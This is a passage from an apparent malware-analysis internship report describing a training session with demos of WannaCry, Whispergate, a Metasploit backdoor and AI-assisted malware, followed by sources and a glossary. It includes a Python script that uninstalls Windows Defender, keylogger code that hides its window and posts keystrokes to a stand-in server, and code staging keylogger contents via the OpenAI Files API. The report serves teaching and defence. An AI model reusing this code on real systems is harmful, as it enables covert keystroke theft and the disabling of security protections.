


5.2 Advanced session with malware analysis demo(s)

The advanced session is a lot more different compared to the awareness session. The audience is different, as they required prior experience, as well as the contents. One part of the contents you've seen in chapter 3: what is malware analysis. The primary part of this presentation revolved around the threat landscape. One of the most interesting subjects to talk about is providing a thorough overview of the current situation in "cybersecurity" land.




One of the reasons why this session is so much more interesting to me, is investigating all of the information provided. Looking into the cyberwarfare aspects made me understand this is a possible weapon to be used in the future as well. The anatomy of a malware – whispergate – is always interesting to do from a malware analyst perspective. It teaches myself and the audience a lot about how malware works.



Threat landscaping also required looking at recent trends – which highlight the increase and decrease of certain malware types, as well as law enforcement hunting down ransomware groups, for example.

Artificial intelligence, for example, is one of those fields that also is gaining a lot of traction lately. Presenting information on how AI can impact malware analysis is an interesting point of perspective as well. Especially when malware itself is using (or abusing) these technologies themselves. The sources mentioned in this slide:

- https://www.esecurityplanet.com/threats/blackmamba-malware-edr-bypass/
- https://pages.hyas.com/blackmamba-research-whitepaper
- https://www.hyas.com/blog/blackmamba-using-ai-to-generate-polymorphic-malware



One slide included the malware types and their in-depth objectives. This was mentioned in chapter 3 as well, including the link to techniques highlighted in the Mittre Att&ck framework. When writing a malware report – these techniques can be used.


One interesting slide, which I cannot share here unfortunately, is the cyber kill chain. It is a nicely visualized representation of the 7-stages of a cyber-attack. This provides knowledge to the audience a cyber attack doesn't suddenly start by clicking on a phishing email, for example. There are many different phases before and after.


More information on the cyber kill chain: Cyber Kill Chain® | Lockheed Martin

During this presentation I also provided live demo content:

- **Whispergate:** obtained a sample from Malware Bazaar gave me the opportunity to display the usefulness of malware analysis. I detonated the sample without MA tools, and with MA tools, to showcase how different visibility becomes when you start using the correct tools.
- **Windows defender VM:** in addition to the lab environment and REMnux, I also created a standard W11 instance with windows defender active. I provided every single sample I used throughout my internship (WannaCry, Whispergate, Playcrypt, Backdoor, keylogger, etc.) to demonstrate the strength of Windows Defender. All of the samples were blocked by WD. I also crafted a few Python scripts using PowerShell to disable, uninstall or change registry keys related to Windows Defender. Thanks to using the pyinstaller library I could craft .exe files without requiring python on the host system. Unfortunately, even the .py files keep getting flagged by my own windows defender!

```python
import subprocess

#monitoring = subprocess.run(["powershell", "-Command", "Set-MpPreference -DisableRealtimeMonitoring $true"], capture_output=True, text=True)
monitoring = subprocess.run(["powershell", "-Command", "Uninstall-WindowsFeature -Name Windows-Defender"], capture_output=True, text=True)

if monitoring.returncode == 0:
    # Command succeeded, get the output
    output = monitoring.stdout
#    outputdelete = delete.stdout
    print(output)
#    print(outputdelete)
else:
    # Command failed, get the error message
    error = monitoring.stderr
#    error2 = delete.stderr
    print(error)
#    print(error2)
```





- **Backdoor:** as a backdoor is the #1 malware, also highlighted in the cyber kill chain, I demonstrated a live backdoor from the lab environment. Quite scary when someone can obtain live footage from the desktop and spy on you through your webcam or even record your voice.
    - *Simply use the msfvenom – Metasploit framework to build this backdoor. Transfer the executable to the lab machine and simply use Metasploit further.*
- **AI and OpenAI:** I crafted a little python "malware" that obtained my keylogger used during the basic awareness session via OpenAI search functionality. This search functionality could obtain uploaded file contents via OpenAI APIs in order to dynamically construct a keylogger. Similar to the AI malware displayed, I could abuse the OpenAI APIs for this intent. *Unfortunately I did not have enough time to display this sample.*
    - More information: [API Reference - OpenAI API]


The first picture provided is a part of the keylogger data that needs to be obtained by the OpenAI API. The code in the second and third picture essentially obtain the file contents of an uploaded file through the OpenAI API (a file uploaded by myself), transferring the contents of this file into either code printed in the shell and in a thisisakeylogger.txt file. This has also been transferred into a .exe file, as no local python libraries are required. Beforehand I still had to convert the original keylogger contents into JSONL format – and a special OpenAI format. This has also been done through Python automation (and some help from ChatGPT obviously).

```python
#from __future__ import print_function
import platform
import requests
import sys
import win32api
import win32console
import win32gui
from _thread import start_new_thread
import time
import datetime
import pyWinhook as pyHook

# Get the console windows and hiding it
# so the app runs in the background
win=win32console.GetConsoleWindow()
win32gui.ShowWindow(win,0)

# flag is to check whether `` is pressed twice
flag = 0
wbuffer = ''
hostname = platform.node()

#creating a payload and sending it to the server
def postRequest(param):
  global hostname
  payload = {'word' : param, 'hostname' : hostname}
  r = requests.post('http://keylogger.localhost/post.php',data=payload)
  print(r.status_code, r.text)
```

```python
# Set the URL for the GET request
url = "https://api.openai.com/v1/files/file-[redacted]/content"

# Set the headers with your API key
headers = {
    "Authorization": f"Bearer {api_key}"
}

# Send the GET request
response = requests.get(url, headers=headers)

# Create a list to store the extracted prompt values


# Handle the response
if response.status_code == 200:
    prompts = []
    # Successful GET request
    content = response.text

    #print(content)

    # Initialize an empty string to store the text content
    text_content = ""

    # Iterate over each line in the JSONL content
    for line in content.splitlines():
        # Parse the line as JSON
        data = json.loads(line)

        # Extract the desired value (e.g., "text" field)
        value = data.get("prompt")

        # Append the value to the text_content string
        if value:
```

```python
            text_content += value + "\n"  # Add a newline character between each line

    # Print or use the text_content as needed
    print("Text Content:")
    print(text_content)

    output_file_path = "thisisakeylogger.txt"

    # Write the text content to the output file
    with open(output_file_path, "w") as output_file:
        output_file.write(text_content)


else:
    # Failed GET request
    print("GET request failed. Status code:", response.status_code)
    print("Error message:", response.text)
```

- **WannaCry ransomware:** instead of only detonating this sample, I used this sample to perform a complete malware analysis and reverse engineering. This could showcase all the tools a malware analyst has available in their toolkit. We could peel some of the layers to obtain detailed information about internal executables and documents within the original executable. We start with one single executable, and end up with a ZIP file containing all of the below files, for example. Which, again, can further be analyzed. These .wnry extension can be transformed in other extensions, as they are legitimate obfuscated resources (images, another zip, executable).




C:\Users\Administrator\Downloads\Lab_17_Samples\R1831\

Name	Size	Packed Size	Modified	Created	Accessed
msg	1 329 657	262 067			
b.wnry	1 440 054	14 164	2017-05-11 11:13	2017-04-27 08:25	2017-05-11 07:47
c.wnry	780	177	2017-05-11 11:11	2017-05-10 16:16	2017-05-10 16:16
r.wnry	864	484	2017-05-11 06:59	2017-04-27 08:25	2017-04-27 08:25
s.wnry	3 038 286	3 009 375	2017-05-09 07:58	2017-05-11 17:22	2017-05-11 17:22
t.wnry	65 816	65 828	2017-05-11 17:22	2017-05-11 17:22	2017-05-11 17:22
taskdl.exe	20 480	3 457	2017-05-11 17:22	2017-05-11 17:22	2017-05-11 17:22
taskse.exe	20 480	2 555	2017-05-11 17:22	2017-05-11 17:22	2017-05-11 17:22
u.wnry	245 760	82 980	2017-05-11 17:22	2017-05-11 17:22	2017-05-11 17:22

b.wnry

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	42	4D	36	F9	15	00	00	00	00	00	36	00	00	00	28	00	BM6ù.....6...(.
00000010	00	00	20	03	00	00	58	02	00	00	01	00	18	00	00	00	.. ...X.....
00000020	00	00	00	F9	15	00	C3	0E	00	00	C3	0E	00	00	00	00	...ù..Ã...Ã.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

- **Play(crypt) ransomware:** a modern variant opposed to WannaCry, would allow me to highlight the complex structure of modern-day ransomware. As Play(crypt) is the #6 ransomware in Q1 2023, it is highly interesting to look into this sample for further analysis. *Unfortunately I did not have enough time to display this sample*.



Some of the samples have not been fully showcased during the demo because the session started with some delay. The most important aspects have been covered throughout the advanced session nonetheless, but I would have loved to show even more! This session also marked the end of my internship – as there was only one day left.

6 SOURCES

Wikipedia contributors. "Capgemini." Wikipedia, The Free Encyclopedia, https://en.wikipedia.org/wiki/Capgemini. Accessed 29 May 2023.

Capgemini. "About Us: Who We Are," https://www.capgemini.com/about-us/who-we-are/. Accessed 29 May 2023.

MITRE. "MITRE ATT&CK," https://attack.mitre.org/. Accessed 29 May 2023.

NortonLifeLock. "Signs of Malware," https://us.norton.com/blog/malware/signs-of-malware. Accessed 29 May 2023.

SANS Institute. "SIFT Workstation," https://www.sans.org/tools/sift-workstation/. Accessed 29 May 2023.

REMnux. "REMnux: A Linux Toolkit for Reverse-Engineering and Analyzing Malware," https://remnux.org/. Accessed 29 May 2023.

Carvey, Harlan. "How to Install SIFT Workstation and REMnux on the Same Forensics System," SANS Institute Blog, https://www.sans.org/blog/how-to-install-sift-workstation-and-remnux-on-the-same-forensics-system/. Accessed 29 May 2023.

BlackPerl, "EASY Creation of Malware Analysis and Digital Forensics Lab", YouTube, https://www.youtube.com/watch?v=zyjwo8z3PtU. Accessed 29 May 2023.

Mandiant. "FLARE VM - The Windows Malware Analysis Distribution You've Always Needed!" GitHub, https://github.com/mandiant/flare-vm. Accessed 29 May 2023.

Hasherezade. "PE-bear," https://hshrzd.wordpress.com/pe-bear/. Accessed 29 May 2023.

Mark0. "TrID - File Identifier," https://mark0.net/soft-trid-e.html. Accessed 29 May 2023.

Procdot. "Installation," https://www.procdot.com/installation.htm. Accessed 29 May 2023.

OBS Project. "Linux Installation," https://obsproject.com/kb/linux-installation. Accessed 29 May 2023.

OBS Project. "Download | OBS," https://obsproject.com/download. Accessed 29 May 2023.

Muniz, J., et al. "Applied Network Security Monitoring," O'Reilly Media, https://www.oreilly.com/library/view/applied-network-security/9780124172081/. Accessed 29 May 2023.

Malwarebytes Threat Intelligence Team. "Ransomware Review: March 2023," Malwarebytes Blog, https://www.malwarebytes.com/blog/threat-intelligence/2023/03/ransomware-review-march-2023. Accessed 29 May 2023.

Wikipedia contributors. "TeslaCrypt." Wikipedia, The Free Encyclopedia, https://en.wikipedia.org/wiki/TeslaCrypt. Accessed 29 May 2023.

Microsoft. "Microsoft Digital Defense Report 2022," https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report-2022#tabxbd6d659ff197483ab8e671e9bf8a6074. Accessed 29 May 2023.

VMware. "Global Incident Response Threat Report: Weathering The Storm," https://www.vmware.com/content/dam/learn/en/amer/fy23/pdf/1553238_Global_Incident_Response_Threat_Report_Weathering_The_Storm.pdf. Accessed 29 May 2023.

VirusTotal. "VirusTotal 2022 Deception Report," https://assets.virustotal.com/reports/2022deception.pdf. Accessed 29 May 2023.

IBM. "IBM X-Force Threat Intelligence Index," https://www.ibm.com/reports/data-breach. Accessed 29 May 2023.

Verizon. "Verizon's Data Breach Investigations Report (DBIR)," https://www.verizon.com/business/resources/reports/dbir/. Accessed 29 May 2023.

Coveware. "Improved Security and Backups Result in Record Low Number of Ransomware Payments," Coveware Blog, https://www.coveware.com/blog/2023/1/19/improved-security-and-backups-result-in-record-low-number-of-ransomware-payments. Accessed 29 May 2023.

SonicWall. "2023 Cyber Threat Report," https://www.sonicwall.com/medialibrary/en/white-paper/2023-cyber-threat-report.pdf. Accessed 29 May 2023.

Cloud Security Alliance. "Quantum Safe Security," https://cloudsecurityalliance.org/research/working-groups/quantum-safe-security/. Accessed 29 May 2023.

Sreesdas. "Python Keylogger," GitHub, https://github.com/sreesdas/python-keylogger. Accessed 29 May 2023.

Samperson. "Desktop Goose," https://samperson.itch.io/desktop-goose. Accessed 29 May 2023.

GeeksforGeeks. "Design a Keylogger in Python," https://www.geeksforgeeks.org/design-a-keylogger-in-python/. Accessed 29 May 2023.

PyPI. "pyWinhook," https://pypi.org/project/pyWinhook/. Accessed 29 May 2023.

Dong, Chuong. "Analyzing Ransomware Using Reverse Engineering," https://chuongdong.com/reverse%20engineering/2022/09/03/PLAYRansomware/. Accessed 29 May 2023.

HuskyHacks. "Malware Analysis Labs: Internal Network Vs. Host Only," HuskyHacks Blog, https://notes.huskyhacks.dev/blog/malware-analysis-labs-internal-network-vs-host-only. Accessed 29 May 2023.

OpenAI. "Search - OpenAI API," https://platform.openai.com/docs/guides/search. Accessed 29 May 2023.

INE. "Malware Analysis Professional," https://my.ine.com/CyberSecurity/learning-paths/e831d3ee-18b5-4b46-b1a7-9f7b3d65feae/malware-analysis-professional. Accessed 29 May 2023.

eSecurity Planet. "BlackMamba Malware EDR Bypass," https://www.esecurityplanet.com/threats/blackmamba-malware-edr-bypass/. Accessed 29 May 2023.

HYAS. "BlackMamba Research Whitepaper," https://pages.hyas.com/blackmamba-research-whitepaper. Accessed 29 May 2023.

HYAS. "BlackMamba: Using AI to Generate Polymorphic Malware," HYAS Blog, https://www.hyas.com/blog/blackmamba-using-ai-to-generate-polymorphic-malware. Accessed 29 May 2023.

Lockheed Martin. "The Cyber Kill Chain," https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html#:~:text=Developed%20by%20Lockheed%20Martin%2C%20the%20Cyber%20Kill%20Chain%C2%AE,must%20complete%20in%20order%20to%20achieve%20their%20objective. Accessed 29 May 2023.

OpenAI. "Files API Reference," https://platform.openai.com/docs/api-reference/files. Accessed 29 May 2023.

7 GLOSSARY

Acronym / Word	Definition / meaning / explanation
SIFT	SIFT (VM) is a free and open-source incident response and forensic tools collection, for an Ubuntu 20.04 VM. It can match any current incident response and forensic tool suite. SIFT demonstrates that advanced incident response capabilities and deep-dive digital forensic techniques can be accomplished using cutting-edge open-source tools that are freely available and frequently updated. https://www.sans.org/tools/sift-workstation/
REMnux	REMnux is a specialized VM which combines a variety of malware analysis tools into one, handy toolkit. It can be added to an Ubuntu 20.04 VM (like SIFT). Basically, it is a 1-install Linux malware analysis VM! https://remnux.org/
Flare (VM)	Flare (VM) is an utility toolkit, similar to REMnux, except this installation is meant for Windows OS. It is a handy overlay for a standard W10 or W11 image in which it simply installs a variety of malware analysis tools on your Windows OS system. https://github.com/mandiant/flare-vm
INE	INE is a digital cyber security training platform with hands-on labs. It can be used to learn from expert instructors on a variety of cybersecurity topics (similar to TryHackMe, for example). https://ine.com/
UDEMY	Udemy, like INE, is a digital training platform which provides a variety of learning content on a variety of subjects, led by expert instructors.
(e)CMAP	(e)CMAP is a training course provided on INE. It stands for (eLearnSecurity) Certified Malware Analysis Professional.
OVA	OVA is a virtual machine that is exported from, for example, Oracle Virtualbox. An OVA (open virtual appliance or application) is merely a single file distribution of the same file package, stored in the TAR format.
VM	VM stands for Virtual Machine, which indicates I'm talking about virtualized environments.
YARA (rules)	YARA is the name of a tool primarily used in malware research and detection. It provides a rule-based approach to create descriptions of malware families based on regular expression, textual or binary patterns.
KAPE	Kroll's Artifact Parser and Extractor (KAPE) – created by Kroll senior director and three-time Forensic 4:cast DFIR Investigator of the Year Eric Zimmerman – lets forensic teams collect and process forensically useful artifacts within minutes.https://www.kroll.com/en/services/cyber-risk/incident-response-litigation-support/kroll-artifact-parser-extractor-kape

ISO	An ISO image is a type of disc image that acts as an archive file that is comprised of all sector data contained in an optical disc, including its file system. It basically is a "virtual image" provided to install my required VMs (W11, W10, etc.).
DLL	Dynamic Link Library – is a library that contains code and data that can be used by more than one program at the same time. By using a DLL, a program can be modularized into separate components. See it as an "extension" to an application. https://learn.microsoft.com/en-us/troubleshoot/windows-client/deployment/dynamic-link-library
(Windows) API	Application Programming Interface – a digital piece of code that can be used to retrieve information from someplace. It forms a service between two programs. Specifically, Windows APIs are very common and widely used by all types of programs as they create extra functionality to a program in order to make it work.
ProcDOT	Visualizing process activity – add ProcMon CSV files. Pcap file can also be included. Requires both WinDump and Graphiz tools in order to fully function – but is very useful in visualizing what a malicious sample is doing (creating files, changing registry keys, etc.). https://www.procdot.com/
Fiddler	intercepting traffic, debugging proxy tool to log HTTP(S) traffic between your computer and the internet. https://www.telerik.com/fiddler
DependencyWalker	used to scan Windows executables and build a hierarchy of the libraries and functions that are being referenced by the executable. It can list all the modules exporter by a library (module) and all the functions that are called by other libraries. **Keep in mind this "tool" is also available within CFF Explorer,** but perhaps in a more limited shape. https://www.dependencywalker.com/
RegShot	Capability to compare between two registry snapshots. This tool displays a simple .txt file as output which provides you more detail about files created or modified, registry keys changed or modified and such. This can be used as additional evidence as in ProcDot this will most likely be visualized as well. https://sourceforge.net/projects/regshot/
Process Hacker	Process Hacker is a tool monitoring all the running processes, threads, services, etc. Similar to Process Explorer or Task Manager, but has way more advanced features such as: dumping memory, obtaining TCP/IP information, viewing threads, etc. https://processhacker.sourceforge.io/
Process Explorer	Process Explorer is exactly like Task Manager except it offers way more advanced features such as viewing TCP/IP information, threads, security context, strings, etc. This tool is part of the Windows Sysinternals suite. https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer

ProcMon	ProcMon is short for Process Monitor. This tool is also part of the Windows Sysinternals – and can be used to monitor processes. It is, again, like Process Hacker and Process Explorer, it monitors processes. Except in this case, it is more or less doing so on a global level. You can't specifically start specifically analyzing one process – instead you create filters to get the correct samples in your output. In between it simply records every single action on the system: registry keys, processes, services, files, etc.
C&C	Command & Control (server) is a way for threat actors to establish a foothold on a given computer system. By leveraging this C&C server – threat actors can effectively "control" or "monitor" a computer system or a malicious sample. Most malware samples use such a C&C server to obtain more downloads (more malicious samples), send OS information to or obtain a backdoor for further hacking / reconnaissance activities.